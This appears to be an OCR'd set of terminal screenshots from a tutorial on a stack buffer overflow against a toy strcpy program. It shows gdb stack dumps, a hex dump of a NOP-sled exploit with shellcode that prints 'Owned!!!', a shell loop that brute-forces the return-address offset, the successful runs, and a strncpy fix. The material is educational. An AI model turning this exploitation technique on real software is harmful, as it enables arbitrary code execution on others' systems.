

Terminal
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+34
Breakpoint 1 at 0x8048396: file basic_vuln.c, line 4.
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
Breakpoint 1, 0x08048396 in main (argc=2, argv=0xbffff8a4) at basic_vuln.c:4
4 strcpy(buf, argv[1]);
(gdb) x/64bx $esp
0xbffff7c0: 0xd0 0xf7 0xff 0xbf 0xe9 0xf9 0xff 0xbf
0xbffff7c8: 0x00 0x00 0x00 0x00 0xe0 0x82 0x04 0x08
0xbffff7d0: 0x00 0x00 0x00 0x00 0x58 0x95 0x04 0x08
0xbffff7d8: 0xe8 0xf7 0xff 0xbf 0x6d 0x82 0x04 0x08
0xbffff7e0: 0x29 0xf7 0xf9 0xb7 0xf4 0x6f 0xfd 0xb7
0xbffff7e8: 0x18 0xf8 0xff 0xbf 0xc9 0x83 0x04 0x08
0xbffff7f0: 0xf4 0x6f 0xfd 0xb7 0xb0 0xf8 0xff 0xbf
0xbffff7f8: 0x18 0xf8 0xff 0xbf 0xf4 0x6f 0xfd 0xb7
(gdb) next
5 }
(gdb) x/64bx $esp
0xbffff7c0: 0xd0 0xf7 0xff 0xbf 0xe9 0xf9 0xff 0xbf
0xbffff7c8: 0x00 0x00 0x00 0x00 0xe0 0x82 0x04 0x08
0xbffff7d0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffff7d8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffff7e0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffff7e8: 0x90 0x90 0x90 0x90 0x90 0x90 0x31 0xc0
0xbffff7f0: 0x31 0xdb 0x31 0xc9 0x31 0xd2 0xb0 0x04
0xbffff7f8: 0xb3 0x01 0x68 0x64 0x21 0x21 0x21 0x68
(gdb)


Terminal


```
00000000   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000010   90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  ..............1.
00000020   31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  1.1.1.....hd!!!h
00000030   4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  Owne........1...
00000040   CC CC CC CC  CC CC CC CC  EF BE AD DE  D8 F7 FF BF  ................
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
00000170
00000180
00000190
-**  exploit       --0x50/0x50----------------------------------------
```



Terminal
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
Owned!!!
Program exited normally.
(gdb) quit
pac@pac:~ $ ./basic_vuln.o `cat exploit`
Illegal instruction
pac@pac:~ $


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~ $


Terminal
pac@pac:~ $ cat payload > final-exploit
pac@pac:~ $ for i in $(seq 1 15)
> do
> printf "\nWord offset $i result: "
> perl -e 'print "\xD8\xF7\xFF\xBF"' >> final-exploit
> ./basic_vuln.o `cat final-exploit`;
> done
Word offset 1 result:
Word offset 2 result:
Word offset 3 result: Illegal instruction
Word offset 4 result: Illegal instruction
Word offset 5 result: Illegal instruction
Word offset 6 result: Illegal instruction
Word offset 7 result: Illegal instruction
Word offset 8 result: Illegal instruction
Word offset 9 result: Segmentation fault
Word offset 10 result: Segmentation fault
Word offset 11 result: Segmentation fault
Word offset 12 result: Segmentation fault
Word offset 13 result: Owned!!!
Word offset 14 result: Owned!!!
pac@pac:~ $


Terminal
File Edit View Terminal Tabs Help
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
00000010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0 ....1.
00000020 31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68 1.1.1.....hd!!!h
00000030 4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80 Owne........1...
00000040 CC CC CC CC CC CC CC CC EF BE AD DE D8 F7 FF BF ....


Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~ $ md5sum basic_vuln.o
eef36bb004915d57a3ef7d14cc1394de basic_vuln.o
pac@pac:~ $ ./basic_vuln.o `cat exploit`
Owned!!!pac@
pac@pac:~ $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/basic_vuln.o `cat exploit`
Owned!!!
Program exited normally.
(gdb)


pac
File Edit View Terminal Tabs Help
pac@pac:~ $ cat basic_notvuln.c
#include <stdio.h>
int main(int argc, char **argv){
char buf[64];
// LEN-1 so that we don't write a null byte
// past the bounds if n=sizeof(buf)
strncpy(buf,argv[1],64-1);
}
pac@pac:~ $ gcc basic_notvuln.c -g -o basic_notvuln.o
pac@pac:~ $ gdb -q basic_notvuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+42
Breakpoint 1 at 0x804839e: file basic_notvuln.c, line 6.
(gdb) run `perl -e 'print "A"x100'`
Starting program: /home/pac/basic_notvuln.o `perl -e 'print "A"x100'`
Breakpoint 1, 0x0804839e in main (argc=2, argv=0xbffff884) at basic_notvuln.c:6
6 strncpy(buf,argv[1],64-1);
(gdb) info register ebp
ebp 0xbffff7f8 0xbffff7f8
(gdb) c
Continuing.
Program exited with code 0260.
(gdb)

